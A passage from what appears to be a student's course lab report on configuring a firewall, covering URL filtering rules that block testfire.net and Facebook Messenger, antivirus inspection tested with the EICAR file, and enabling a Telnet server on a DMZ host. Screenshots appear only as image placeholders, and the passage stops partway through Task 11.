


And then I added this rules in the profile section of my security rule. Ensuring URL Filtering:




Verification:


I tried to access: www.facebook.com from the inside host and it allowed it:



I tried to access: www.facebook.com/messenger from inside host and it blocked the site:



Firewall logs verification **(Monitor->URL Filtering)**:




Task 7: Use URL filtering to block Inside-Host access to testfire.net

Here again I first went to 'OBJECTS' tab and added a URL Category with following configurations:


Name: ECE519C_testfire

Type: URL List


Site: www.testfire.net



Then I added a new URL Filtering rule as follows and blocked the testfire.net site:




And then I added this rules in the profile section of my security rule. Ensuring URL Filtering:




Verification:

For verifications first I tried accessing ‘testfire.net’ from inside host and then I checked my firewall logs to. Please refer to the screenshots below:

Blocked site access:




Firewall logs (Monitor->URL Filtering):




Task 8: Apply antivirus inspection for Inside-Host Internet traffic.

To apply antivirus inspection, I went to my main security rule and modified it. I went to actions tab and configured profiles, selected antivirus and kept it to default and committed the changes.




Task 9: Attempt to download the eicar test virus from Inside-Host; illustrate the outcome.

For this I searched EICAR from Inside host's browser and tried downloading a test malware file and it got blocked. Please refer to the screenshot of the result attached below:




Firewall log (Monitor->Threat):

Identified as medium-level threat.




Task 10: On DMZ-Host, ensure the Telnet Server is running

For this task I turned on my DMZ-host and went to control panel and selected “turn windows features on or off” and ensured telnet server and client are enabled:



Testing the telnet server with DMZ host ip address telnet 172.16.1.10



The login prompt confirms that the ‘Telnet’ server is running.

Task 11: Allow Kali-Linux access to the DMZ Telnet Server using application awareness rather than port numbers.

For the I added a new security rule with the following configurations:

name: **Telnet-Kali-DMZ**

